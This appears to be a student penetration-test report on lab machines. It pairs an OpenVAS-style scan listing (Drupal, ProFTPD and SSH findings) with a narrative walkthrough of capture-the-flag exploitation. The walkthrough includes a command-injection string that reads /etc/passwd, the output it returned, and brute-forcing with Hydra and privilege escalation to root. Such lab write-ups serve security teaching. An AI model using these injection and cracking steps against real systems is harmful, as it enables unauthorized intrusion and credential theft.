CVE-2010-0219	Apache Axis2 axis2-admin default credentials	1	1	10.0 (High)
CVE-2016-6515 CVE-2016-6210	OpenSSH Denial of Service And User Enumeration Vulnerabilities (Windows)	1	1	7.8 (High)
CVE-2016-3092	Apache Tomcat 'MultipartStream' Class Denial of Service Vulnerability (Windows)	1	1	7.8 (High)
CVE-2020-14878 CVE-2020-14828 CVE-2020-14830 CVE-2020-14836 CVE-2020-14846 CVE-2020-14800 CVE-2020-14821 CVE-2020-14829 CVE-2020-14848 CVE-2020-14852 CVE-2020-14814 CVE-2020-14804 CVE-2020-14773 CVE-2020-14777 CVE-2020-14785 CVE-2020-14794 CVE-2020-14809 CVE-2020-14837 CVE-2020-14839 CVE-2020-14845 CVE-2020-14861 CVE-2020-14866 CVE-2020-14868 CVE-2020-14888 CVE-2020-14891 CVE-2020-14893 CVE-2020-14786 CVE-2020-14844 CVE-2020-14870 CVE-2020-14873 CVE-2020-14838 CVE-2020-14860 CVE-2020-14791	Oracle MySQL < 8.0.22 Security Update (cpuoct2020) - Windows	1	1	7.7 (High)
CVE-2018-3133 CVE-2018-3174 CVE-2018-3282 CVE-2016-9843	Oracle Mysql Security Updates-02 (oct2018-4428296) Windows	1	1	7.5 (High)
CVE-2014-6559 CVE-2014-6555 CVE-2014-6507 CVE-2014-6500 CVE-2014-6496 CVE-2014-6494 CVE-2014-6491 CVE-2014-6469 CVE-2014-6464	Oracle MySQL Multiple Unspecified vulnerabilities-02 Oct14 (Windows)	1	1	7.5 (High)
CVE-2017-11346	ManageEngine Desktop Central RCE Vulnerability	1	3	7.5 (High)
CVE-2015-0411 CVE-2014-6568 CVE-2015-0382 CVE-2015-0381 CVE-2015-0374	Oracle MySQL Multiple Unspecified vulnerabilities-01 Feb15 (Windows)	1	1	7.5 (High)

192.168.1.125 – ubuntu.ccspen.local

Vulnerabilities	
High:	6
Medium:	10
Low:	2
Total:	18



ProFTPD `mod_copy` Unauthenticated Copying Of Files Via SITE CPFR/CPTO	10.0 (High)	99 %	192.168.1.125	ubuntu.ccspen.local	21/tcp	Thu, Mar 14, 2024 8:13 PM UTC
Drupal Coder Remote Code Execution	10.0 (High)	95 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:15 PM UTC
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95 %	192.168.1.125	ubuntu.ccspen.local	22/tcp	Thu, Mar 14, 2024 8:21 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:14 PM UTC
Drupal Core SQL Injection Vulnerability	7.5 (High)	98 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:15 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.1.125	ubuntu.ccspen.local	21/tcp	Thu, Mar 14, 2024 8:21 PM UTC
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	5.0 (Medium)	98 %	192.168.1.125	ubuntu.ccspen.local	631/tcp	Thu, Mar 14, 2024 8:06 PM UTC
Unprotected Web App Installers (HTTP)	5.0 (Medium)	80 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:12 PM UTC
Drupal Information Disclosure Vulnerability	5.0 (Medium)	95 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:15 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	192.168.1.125	ubuntu.ccspen.local	21/tcp	Thu, Mar 14, 2024 8:04 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:08 PM UTC
jQuery < 1.6.3 XSS Vulnerability	4.3 (Medium)	80 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:09 PM UTC
jQuery < 1.9.0 XSS Vulnerability	4.3 (Medium)	80 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:09 PM UTC
jQuery < 1.9.0 XSS Vulnerability	4.3 (Medium)	80 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:09 PM UTC
jQuery < 1.6.3 XSS Vulnerability	4.3 (Medium)	80 %	192.168.1.125	ubuntu.ccspen.local	80/tcp	Thu, Mar 14, 2024 8:09 PM UTC
SSH Weak Encryption Algorithms Supported	4.3 (Medium)	95 %	192.168.1.125	ubuntu.ccspen.local	22/tcp	Thu, Mar 14, 2024 8:04 PM UTC
SSH Weak MAC Algorithms Supported	2.6 (Low)	95 %	192.168.1.125	ubuntu.ccspen.local	22/tcp	Thu, Mar 14, 2024 8:04 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.1.125	ubuntu.ccspen.local	general/tcp	Thu, Mar 14, 2024 8:04 PM UTC

ProFTPD `mod_copy` Unauthenticated Copying Of Files Via SITE CPFR/CPTO	10.0 (High)	99 %	192.168.1.125	ubuntu.ccspen.local	21/tcp	Thu, Mar 28, 2024 8:13 PM UTC

Summary: ProFTPD is prone to an unauthenticated copying of files vulnerability.

Impact: Under some circumstances, this could result in remote code execution.

Solution: Ask the vendor for an update.


Summary: The remote Drupal installation is prone to a remote code execution vulnerability.

Solution: Install the latest version.

Summary: It was possible to log into the remote FTP server using weak/known credentials. As the VT 'FTP Brute Force Logins' might run into a timeout the actual reporting of this vulnerability takes place in this VT instead. The script preference 'Report timeout; allows you to configure if such a timeout is reported.

Impact: This can lead to a complete compromise of servers and infrastructure.

Solution: Change the password as soon as possible.



Summary: Misconfigured web servers allow remote clients to perform dangerous HTTP methods such as PUT and DELETE.


Impact: Enabled PUT method might allow an attacker to upload and run arbitrary code on this web server. Enabled DELETE method might allow an attacker to delete additional files on this web server.

Solution: Use access restrictions to these dangerous HTTP methods or disable them completely.

Summary: Drupal is prone to an SQL injection vulnerability. (CVE-2014-3704)

Impact: Exploiting this issue could allow an attacker to execute arbitrary code, to gain elevated privileges and compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database.


Solution: Updates are available.



Summary: It was possible to login into the remote SSH server using default credentials.

Impact: A successful attack will compromise the affected system.

Solution: Change the password as soon as possible.



Summary: This routine reports all SSL/TLS cipher suits accepted by a service where attack vectors exist only on HTTPS services. (CVE-2016-2183, CVE-2016-6329)


Impact: Connections to a server are at risk of being tampered with or eavesdropped by an attacker.

Solution: The configuration of this service should be changed so that it does not accept the listed cipher suites anymore.

Summary: The script attempts to identify installation pages of various web apps that are publicly accessible and not protected by account restrictions.

Impact: It is possible to install or reconfigure the software. In doing so, the attacker could overwrite existing configurations. It could be possible for the attacker to gain access to the base system.

Solution: Setup and/or installation pages for web apps should not be publicly accessible via a web server. Restrict access to it or remove it completely.



Summary: The host is running Drupal and is prone to information disclosure vulnerabilities.

Impact: Successful exploitation will allow attackers to obtain sensitive information that could aid in further attacks.

Solution: No known solution has been made available for at least one year since the disclosure of this vulnerability.

FTP Unencrypted Cleartext Login		4.8 (Medium)	70 %	192.168.1.125	ubuntu.ccspen.local	21/tcp	Thu, Mar 28, 2024 8:04 PM UTC

Summary: The remote host is running an FTP service that allows cleartext logins over unencrypted connections.

Impact: An attacker can uncover login names and passwords by sniffing traffic to the FTP service.


Solution: Enable FTPS or enforce the connection via the 'AUTH TLS' command.

Findings: Exploitations and Flags

192.168.1.120

----------Exploited Vulnerabilities----------

1) The first vulnerability we exploited on this target was the Anonymous FTP Logins vulnerability. After typing in the command “ftp 192.168.1.120” and using the username anonymous, and entering no password in the password field we were able to make a FTP connection to the machine, which gave us access to some files.




```
1 <html><head><title>Root Shell
2 </title></head>
3 --UNDER CONSTRUCTION--
4 <!--HAAHAHAHAAHHAaAAAGGAgaagAGAGAGG-->
5 <!--I'm sorry Morty. It's a bummer.-->
6 </html>
```

2) The next thing that we did was to use Dirb to find other directories. This allowed us to find the robots.txt file with a list of directories. One of these directories led to a webpage that was vulnerable to SQL injection. After typing in the command “;whoami localhost; head –n 100 /etc/passwd” we discovered the following information about the target.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

3) Then after discovering the username Summer and the password Winter, we logged into the machine using SSH with those credentials and were given access to the system.

```
[Summer@localhost home]$ ls
Morty  RickSanchez  Summer
[Summer@localhost home]$
```


4) Then after changing to the Morty directory and using the following command “head Safe_Password.jpg” We found the password to the .zip file also located in the same directory and were able to read the contents of the .zip file. We then changed to the RickSanchez directory and discovered two additional directories.

5) Then after finding the hints for the password to RickSanchez, we used Crunch to create a wordlist, and then used Hydra to crack the password. We used the newly discovered password to SSH into RickSanchez and then used the command “sudo -i" as well as the newly discovered password to gain root access on the target.


```
root@localhost:~
File  Actions  Edit  View  Help
[RickSanchez@localhost ~]$ whoami
RickSanchez
[RickSanchez@localhost ~]$ sudo -i
[sudo] password for RickSanchez:
[root@localhost ~]# whoami
root
[root@localhost ~]#
```

----------Flags----------


1) By exploiting the open HTTP port on the target and typing in the following URL “http://192.168.1.120:9090” we were able to find the following flag.




2) By exploiting the anonymous FTP logins vulnerability found on this target, we were able to find the following flag.




3) After discovering the open port 13337 with Nmap and discovering that this port is used for TCP connections, we used Netcat to access the target on that port and discovered the following flag.




4) After discovering the open port 60000 with Nmap and discovering that this port is used for backdoors, we used Netcat to access the target on that port. After getting a reverse shell and using the "ls" command we discovered the following flag.




5) After using Dirb on the target web server and discovering a few interesting directories such as the passwords directory. When accessing this web page we discovered the following flag.







6) Using the SSH port 22222 and logging in with the username Summer and the previously found password winter we were able to log into the target. Following the use of the "ls" command we found the FLAG.txt file and then discovered the flag.



7) After gaining access to the Morty directory on the machine we found a .zip file with a password. We then found the password to the .zip file in the Safe_Password.jpg file by using the “head” command on the file. After unzipping the file we discovered the following flag.



8) While looking in the RickSanchez directory we found a file named Safe and after looking in this file we discovered the following flag.





9) After gaining root privileges on the target we used the command “ls” to search for files. We found a file named FLAG.txt and after running the command “tac FLAG.txt” we discovered the following flag.

192.168.1.121 – dina.ccspen.local


----------Exploited Vulnerabilities----------

1) The first thing that we did on this machine was to exploit the open HTTP port by running Dirb on the IP address to find hidden files, directories, and pages. Through Dirb we were able to find the robots.txt file with a list of web pages. While looking through these pages we found a list of passwords in a page source.

